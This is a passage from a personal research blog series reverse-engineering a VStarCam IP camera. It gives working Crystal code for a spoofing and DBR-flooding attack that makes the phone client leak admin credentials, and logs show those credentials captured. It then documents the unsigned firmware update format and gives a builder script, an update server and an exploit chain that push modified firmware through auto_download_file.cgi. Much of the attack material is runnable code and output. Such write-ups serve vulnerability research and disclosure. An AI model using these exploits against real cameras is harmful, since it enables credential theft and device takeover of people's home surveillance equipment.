The client is going to send a DBP out to discover camera on the network, we need to listen for this so we can determine what IP address the client is at.

```
def listen_for_client_dbp
  # TODO: ADD TIMEOUTS!
  got_dbp = false
  LOG.info("Waiting to receive the DBP from a client")
  until got_dbp
    potential_dbp = @db_camera_sock.receive
    got_dbp = true if potential_dbp[0] == DBP
  end
  got_dbp
end
```

Capture DBR from the camera

The camera will send out the DBR, we need to capture that and hold it for replay.

```
def listen_for_camera_dbr
  # TODO: ADD TIMEOUTS!
  got_dbr = false
  LOG.info("Waiting to receive the DBR from a camera")

  until got_dbr
    potential_dbr = @db_client_sock.receive
    LOG.info("Got a potential DBR from a client")

    if potential_dbr[0][0..3] == DBR_HEADER
      got_dbr = true
      @camera = potential_dbr[1]
      LOG.info "GOT DBR TARGET #{@camera}"
    end
  end
  if potential_dbr
    @dbr = Client.parse_dbr potential_dbr
    @dbr
  else
    nil
  end
end
```

Spam DBR

Now, we need to both, disrupt connection of the camera, as well as flood our client with DBR. This step took me a while to figure out, and I ran through a whole load of things to try and disrupt the camera. Before I discovered this

DoS, I would literally just simulate a disconnect on the camera by unplugging it from the network.

Some things I tried,

- UDP Flooding
- Connection spamming

Opening up connections with the camera and disconnecting constantly. EX: DBP -> DBR -> BCP -> BPS -> BPA -> RESTART * Hangs camera a bit, as it waits for and tracks ping-pong through the protocol.

- Broadcast flooding

* Flooding the broadcast with DBP/BCP to tie up camera resources.

In the end after quite a lot of testing I used this tactic to get it to disrupt, flooding the client with DBR, which luckily disconnects the client from the camera, and when it reconnects, our DBR will always be first to the connection.

```
# We just need to get our DBR in before the camera.
def spam_dbr(dbr)
  @spam_dbr = true
  LOG.info "Spamming DBR!"
  spam_fiber = spawn do
    while @spam_dbr
      begin
        send_dbr(dbr)
        sleep 0.000001
      rescue e
        LOG.info "SPAM DBR EXCEPTION #{e}"
      end
    end
    LOG.info "Spamming DBR Finished!"
  end
end
```

Handle BP Handshake

Now that the spam fiber is running in the background, we need to wait for BCP, once we get it we will send the BPS, wait for reply, the send four BPA. Our tick will have this inside.

```
elsif state == :listen_for_client_bcp
  listen_for_client_bcp
  change_state :send_bps
elsif state == :send_bps
  send_bps @dbr[:uid]
  change_state :receive_bps
elsif state == :receive_bps
  if receive_bps(5)
    @spam_dbr = false
    change_state :send_4_bpa
  else
    change_state :listen_for_client_bcp
  end
elsif state == :send_4_bpa
  send_bpa(@dbr[:uid])
  send_bpa(@dbr[:uid])
  send_bpa(@dbr[:uid])
  send_bpa(@dbr[:uid])
  send_pong
  if wait_for_client_ping(5)
    change_state :main_phase
  else
    change_state :spam
  end
```

Waiting for Ping

We need to verify the client really is targeting us, so we send a pong, if we get a ping back, we have initiated connection. I implemented a basic timeout for the connection that will change the state back to the start if there was an issue.

```
def wait_for_client_ping(timeout)
  LOG.info "Waiting for client ping"
  ping_channel = Channel(Bool).new

  main_fiber = spawn do
    got_ping = false
    until got_ping
      potential_ping = @data_channel.receive
      if potential_ping[0] == PING_PACKET
        got_ping = true
      elsif potential_ping[0] == UNBLOCK_FIBER_DATA
        break
      end
    end
    ping_channel.send got_ping
  end
  timeout_fiber = spawn do
    sleep timeout
    unblock_data
  end
  got_ping = ping_channel.receive
  if got_ping
    LOG.info "PING SUCCESSFUL"
  else
    LOG.info "PING UNSUCCESSFUL"
  end
  got_ping
end
```

Getting the Password

At this point we have done everything we needed, and the client should be spilling it's guts to us.

```
[Running] crystal "/home/ian/Documents/crystal/vstarcam-investigational-journey/client/src/sandb
I, [2019-03-13 20:24:28 -07:00 #25421]  INFO -- : Opening ports
I, [2019-03-13 20:24:28 -07:00 #25421]  INFO -- : Ports opened
I, [2019-03-13 20:24:28 -07:00 #25421]  INFO -- : Waiting to receive the DBP from a client
I, [2019-03-13 20:24:31 -07:00 #25421]  INFO -- : Changing to listen_for_camera_dbr
I, [2019-03-13 20:24:31 -07:00 #25421]  INFO -- : Waiting to receive the DBR from a camera
I, [2019-03-13 20:24:31 -07:00 #25421]  INFO -- : Got a potential DBR from a client
I, [2019-03-13 20:24:31 -07:00 #25421]  INFO -- : GOT DBR TARGET 192.168.11.140:8600
I, [2019-03-13 20:24:31 -07:00 #25421]  INFO -- : Parsed new target camera {:camera_ip => "192.168.11.14
```

```
I, [2019-03-13 20:24:31 -07:00 #25421]  INFO -- : Changing to spam
I, [2019-03-13 20:24:31 -07:00 #25421]  INFO -- : Spamming DBR!
I, [2019-03-13 20:24:31 -07:00 #25421]  INFO -- : Changing to listen_for_client_bcp
I, [2019-03-13 20:24:31 -07:00 #25421]  INFO -- : Changing to send_bps
I, [2019-03-13 20:24:31 -07:00 #25421]  INFO -- : Changing to receive_bps
I, [2019-03-13 20:24:31 -07:00 #25421]  INFO -- : BPS SUCCESSFUL
I, [2019-03-13 20:24:31 -07:00 #25421]  INFO -- : Changing to send_4_bpa
I, [2019-03-13 20:24:31 -07:00 #25421]  INFO -- : Sent Pong
I, [2019-03-13 20:24:31 -07:00 #25421]  INFO -- : Waiting for client ping
I, [2019-03-13 20:24:31 -07:00 #25421]  INFO -- : Spamming DBR Finished!
I, [2019-03-13 20:24:33 -07:00 #25421]  INFO -- : PING SUCCESSFUL
I, [2019-03-13 20:24:33 -07:00 #25421]  INFO -- : Changing to main_phase
I, [2019-03-13 20:24:33 -07:00 #25421]  INFO -- : REQUEST RECEIVED FROM CLIENT 108
I, [2019-03-13 20:24:33 -07:00 #25421]  INFO -- :
GET /check_user.cgi?name=300178294&loginuse=admin&loginpas=password&user=admin&pwd=pass
I, [2019-03-13 20:24:33 -07:00 #25421]  INFO -- : REQUEST RECEIVED FROM CLIENT 108
I, [2019-03-13 20:24:33 -07:00 #25421]  INFO -- :
GET /check_user.cgi?name=300178294&loginuse=admin&loginpas=password&user=admin&pwd=pass
I, [2019-03-13 20:24:33 -07:00 #25421]  INFO -- : REQUEST RECEIVED FROM CLIENT 108
I, [2019-03-13 20:24:33 -07:00 #25421]  INFO -- :
GET /check_user.cgi?name=300178294&loginuse=admin&loginpas=password&user=admin&pwd=pass
I, [2019-03-13 20:24:34 -07:00 #25421]  INFO -- : Sent Pong
I, [2019-03-13 20:24:35 -07:00 #25421]  INFO -- : Sent Pong
I, [2019-03-13 20:24:36 -07:00 #25421]  INFO -- : Sent Pong
I, [2019-03-13 20:24:36 -07:00 #25421]  INFO -- : RECEIVED UNBLOCK FIBER COMMAND!
I, [2019-03-13 20:24:36 -07:00 #25421]  INFO -- : RECEIVED UNBLOCK FIBER COMMAND!
I, [2019-03-13 20:24:37 -07:00 #25421]  INFO -- : Sent Pong
I, [2019-03-13 20:24:37 -07:00 #25421]  INFO -- : RECEIVED DISCONNECT FROM CLIENT
I, [2019-03-13 20:24:37 -07:00 #25421]  INFO -- : Changing to spam
I, [2019-03-13 20:24:37 -07:00 #25421]  INFO -- : Spamming DBR!
I, [2019-03-13 20:24:37 -07:00 #25421]  INFO -- : Changing to listen_for_client_bcp
I, [2019-03-13 20:24:37 -07:00 #25421]  INFO -- : Changing to send_bps
I, [2019-03-13 20:24:37 -07:00 #25421]  INFO -- : Changing to receive_bps
I, [2019-03-13 20:24:42 -07:00 #25421]  INFO -- : BPS UNSUCCESSFUL
I, [2019-03-13 20:24:42 -07:00 #25421]  INFO -- : Changing to listen_for_client_bcp
```

Beautipul

Why does it work?

The client has very weak checks in place for the camera, it doesn't keep track of the IP address and MAC address of the camera, which makes spoofing unnecessary. It doesn't parse fields in the DBR properly (or at all) or simply ignores them. You can literally echo the packet you got from the camera, with all the same fields at the client and it

doesn't even care, it just keeps track of the IP of the camera based on incoming connection, not even validating the info in the DBR. Also a flaw in the processing of DBR by the client causes a DoS against the camera, not allowing it to connect to the client. All this could have been prevented in the first place if they just would have not broadcasted the DBR, there is actually no need.

In short, there are a couple vulnerabilities this relies on

- Improper connection tracking
- Improper parsing/validating of DBR fields
- Broadcasting DBR
- Client improperly handling DBR flood.
- Client improperly handling sensitive data

These could not have been found if it wasn't for tireless testing of the camera and familiarity of the device, and yet it is still just a stepping stone to a much larger potential exploit, auto_download.cgi.

Part 10 >>

VStarCam - Investigational Journey / ENTRY_#9: VStarCam - An Investigative Journey 10 - Malicious Update **[_] [X]**

Date: 2019-09-03 **Author:** Ian Rash **Index:** #9

Now that we have the username and password for the camera, there is a specific CGI that was found while making a firmware update. This CGI takes a server, and a file name, and downloads the file to the camera, and attempts a firmware update. If used properly, we could alter an update, increasing it's version number, and changing the main start up script to include telnetd again. We can also use this feature to test against the update validation logic, allowing us to write a minimal exploit to take advantage of this. For example, the update logic might say something like,"I'll allow an update to run, but only if the firmware version is higher than mine, all the zip files inside validate with no errors, etc etc", and if we know exactly what those parameters are, we can write a "minimal update maker" to make the smallest amount of changes.

Getting an update

After months of playing around with this camera, I finally got a hold of my first firmware update! I went through the whole thing by hand, and used what I found to find other firmware images from previous versions.

https://github.com/twigie4/C7824WIP

Looking at the updates

Using binwalk, we can take a look at the innards of the update, pulling it apart shows that it is a collection of ZIP files,each a single zip file, combined together into a special update format.

Extracted, the file tree looks like this.

```
── system
    ├── init
    │   ├── ipcam.sh
    │   └── seq_ap6181.sh
    └── system
        ├── bin
        │   ├── brushFlash
        │   ├── cmd_thread
        │   ├── encoder
        │   ├── fwversion.bin
        │   ├── gpio_aplink.ko
        │   ├── grade.sh
        │   ├── load3516d
        │   ├── load3518
        │   ├── load3518ev200
        │   ├── motogpio.ko
        │   ├── sysversion.txt
        │   ├── updata
        │   ├── wifidaemon
        │   └── wpa_supplicant
        └── lib
            ├── libOnvif.so
            ├── libsns_ar0130_720p.so
            ├── libsns_gc1004.so
            ├── libsns_gc1024.so
            ├── libsns_h42.so
            ├── libsns_ov9712_plus.so
            ├── libsns_sc1045.so
            └── libvoice_arm.so

5 directories, 48 files
```

When looking at the files individually, we can quickly note the important ones, ipcam.sh, which has telnetd commented out inside it, and fwversion.bin which contains a byte version of the 4 byte version number given in the app.

Comparing this update with the others, show that the validating change to the update is the version number, fwversion.bin.

If we can modify the update so it turns back on telnetd, and increments the fwversion.bin, we can overwrite any update, even potentially reverting the firmware to a older version.

We may also have to deal with file checksums, hashing, and signatures in the update, so we need to look more closely at the update using a hex editor, I personally like hexer, it was the only one I used that didn't crash when I

opened it, except for xxd.

```
00000000:  77 77 77 2e 6f 62 6a 65  63 74 2d 63 61 6d 65 72  www.object-camer
00000010:  61 2e 63 6f 6d 2e 62 79  2e 68 6f 6e 67 7a 78 2e  a.com.by.hongzx.
```

This first part is a sentinel value, and if you skip to the bottom, you can see a reversed version terminating it.

```
000fd590:  e2 00 00 00 00 00 2e 78  7a 67 6e 6f 68 2e 79 62  .......xzgnoh.yb
000fd5a0:  2e 6d 6f 63 2e 61 72 65  6d 61 63 2d 74 63 65 6a  .moc.aremac-tcej
000fd5b0:  62 6f 2e 77 77 77 -- --  -- -- -- -- -- -- -- --  bo.www----------
```

If we go to the next "field", we can see that there is a directory followed by a bunch of 0x00, which we can guess is the full field width, 0x40.

```
00000020:  73 79 73 74 65 6d 2f 73  79 73 74 65 6d 2f 62 69  system/system/bi
00000030:  6e 2f 00 00 00 00 00 00  00 00 00 00 00 00 00 00  n/..............
00000040:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000050:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

The next field is the filename

```
00000060:  6c 6f 61 64 33 35 31 38  65 76 32 30 30 2e 7a 69  load3518ev200.zi
00000070:  70 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  p...............
00000080:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000090:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

After that comes two integer numbers, the first being the size (4 bytes, little-endian), then the second being the version number (8 bytes, but only using 4 now, little-endian).

```
000000a0:  e8 08 00 00 68 48 35 30  00 00 00 00 50 4b 03 04  ....hH50....PK..
```

We can confirm this is the size by using visual mode to measure the total bytes.

```
visual selection:  0x000000ac - 0x00000993  0x8e8 (2280) bytes
```

Then we start the zip file at 0xAC.

It then packs each of these zip files in a binary, padded with headers, and ended with the sentinel value reversed. Here's all the stuff we know.

```
SENTINEL_VALUE = "www.object-camera.com.by.hongzx."
SENTINEL_VALUE_RANGE = 0x00..0x1f

UPDATE_OFFSET = 0x20
HEADER_OFFSET_DIRECTORY = 0x00..0x3F
HEADER_OFFSET_FILENAME = 0x40..0x7F
HEADER_OFFSET_SIZE = 0x80..0x83
HEADER_OFFSET_VERSION_NUMBER = 0x84..0x8B
HEADER_OFFSET_ZIP_BEGIN = 0x8C
```

Looking at the ZIPs themselves isn't particularly interesting, but one thing of note, the ZIPs all preserve directory structure, even though the ZIPs only contain one file each.

```
000000a0:  e8 08 00 00 68 48 35 30  00 00 00 00 50 4b 03 04  ....hH50....PK..
 000000b0:  14 00 00 00 08 00 6c 6d  24 4e 8a b1 db 55 14 08  ......lm$N...U..
 000000c0:  00 00 19 21 00 00 1f 00  1c 00 73 79 73 74 65 6d  ...!......system
 000000d0:  2f 73 79 73 74 65 6d 2f  62 69 6e 2f 6c 6f 61 64  /system/bin/load
 000000e0:  33 35 31 38 65 76 32 30  30 55 54 09 00 03 7c f2  3518ev200UT...|.
```

Since there is no checksum/signing involved, we should be able to make our own update very easily!

Making our own update

I wrote a simple script to put together an update out of files from the system directory. I put the files back exactly how they were and modified the fwversion.bin file to have an increased number.

```
SENTINEL_VALUE = "www.object-camera.com.by.hongzx."
SENTINEL_VALUE_RANGE = 0x00..0x1f

UPDATE_OFFSET = 0x20
HEADER_OFFSET_DIRECTORY = 0x00..0x3F
HEADER_OFFSET_FILENAME = 0x40..0x7F
HEADER_OFFSET_SIZE = 0x80..0x83
HEADER_OFFSET_VERSION_NUMBER = 0x84..0x8B
HEADER_OFFSET_ZIP_BEGIN = 0x8C

FILE_ORDER_PATH = "rsrc/file_order"
FIRMWARE_PATH = "rsrc"
ZIP_PATH = "rsrc/zip"
NEW_UPDATE_PATH = "rsrc/update"
FWVERSION_PATH = "rsrc/system/system/bin/fwversion.bin"
```

```
# Start construction
fwversion =  File.open(FWVERSION_PATH, "r") {|f| f.read_bytes(Int64, IO::ByteFormat::LittleEndian)}

new_update = File.open(NEW_UPDATE_PATH, "w")
new_update << SENTINEL_VALUE

files = File.read(FILE_ORDER_PATH).lines
puts "Loading files for update #{fwversion.to_s(16).rjust(16, '0')}"
puts
files.each do |file_path|
  filename = File.basename file_path
  zip_filename = filename += ".zip"

  # Make zip

  `cd #{FIRMWARE_PATH}; zip zip/#{zip_filename} #{file_path}`
  zip_file = File.read("#{ZIP_PATH}/#{zip_filename}")
  new_update &lt;&lt; (File.dirname(file_path) + "/").ljust(HEADER_OFFSET_DIRECTORY.size, "\x00"[0]
  new_update &lt;&lt; zip_filename.ljust(HEADER_OFFSET_FILENAME.size, "\x00"[0])

  new_update.write_bytes(zip_file.bytes.size, IO::ByteFormat::LittleEndian)
  new_update.write_bytes(fwversion, IO::ByteFormat::LittleEndian)
  new_update &lt;&lt; zip_file

  puts "#{file_path}"
  puts "SIZE: #{zip_file.bytes.size.to_s 16}"
end

new_update &lt;&lt; SENTINEL_VALUE.reverse
new_update.close
```

Writing an update server

Next, we need a simple program to host the file for download. The server MUST run on port 80, the camera won't accept a port argument. The cgi script also only will take a text url, not an IP address, so we need to bind our system to a URL (like badclient.local or something).


```
require "kemal"

get "/update" do |env|
  send_file env, "rsrc/update"
end
Kemal.config.port = 80
Kemal.run
```

Using the exploit

```
require "./anti-client"
anti = AntiClient.new
anti.run
creds = anti.wait_for_creds
anti.close
puts "GOT CREDS #{creds}"

sleep 5
client = Client.new
client.run
until client.state == :main_phase
  sleep 0.1
end

spawn do
  `bin/update_server &`
end
puts "Ran update server"
sleep 10
puts
client.send_udp_raw_get_request("/auto_download_file.cgi",
                                server: "gaming.local",
                                file: "/update",
                                type: "0",
                                resevered1: "",
                                resevered2: "",
                                resevered3: "",
                                resevered4: "",
                                loginuse: creds[:user],
                                loginpas: creds[:pass],
                                user: creds[:user],
                                pwd: creds[:pass])
sleep 10
client.close
```

Which when run will start the anti-client, get the credentials, then use them to log into the camera, run the update server, then send a get request for the auto_download_file.cgi.

Just for reference, I know "resevered" is misspelled, it was actually how they wrote it in the client.



Eventually we get a reply back saying everything went OK, and we can also see in Wireshark that the file was downloaded and that the camera rebooted.

```
I, [2019-03-21 07:59:07 -07:00 #10950]  INFO -- : SENT GET /auto_download_file.cgi?server=gaming.lo
I, [2019-03-21 07:59:07 -07:00 #10950]  INFO -- : REPLY RECIEVED FROM CAMERA
I, [2019-03-21 07:59:08 -07:00 #10950]  INFO -- : Sent Pong
I, [2019-03-21 07:59:08 -07:00 #10950]  INFO -- : RESPONSE RECIEVED FROM CAMERA 46
I, [2019-03-21 07:59:08 -07:00 #10950]  INFO -- :
result= 0;
var result="ok";
I, [2019-03-21 07:59:10 -07:00 #10950]  INFO -- : Sent Pong
I, [2019-03-21 07:59:11 -07:00 #10950]  INFO -- : Sent Pong
```

Part 11 >>

Date: 2019-09-03 **Author:** Ian Rash **Index:** #10

Unfortunately, every journey has it's end, and this one came to an end quicker than I had hoped.

Uploading my firmware, while it seemed like it worked, never increased the version number in the application. I did everything in my power to look through the updates, seeing if I missed anything. Sad thing was, the only major difference in the updates, was small header values inside the zip files themselves. Everything I checked didn't work and I was clueless on how to succeed.

I ended up wanting to try something new, and I looked through my firmware files to see if I could upload a version lower than the current one, to downgrade the firmware. Unfortunately, this was where I made a huge mistake.

I ended up uploading a firmware file for a different camera in the same product line, which completely bricked my camera permanently. The camera gets to the "Hello I'm Online" boot phase, then eats mad dog shit, rebooting, and starting all over. I can't find a way to upload the proper firmware.

I asked around on some Discord servers but no one knew what to do, and as one user elegantly put it, "See, 2 am hacking is a big no no".

This also cut this article short, I had a lot more planned with the device and I really wanted to show off some of the tools I wrote to do it.

I'm probably going to order a new one and be a little more careful next time, the product line themselves are still on Amazon, and highly rated at that, for only $35!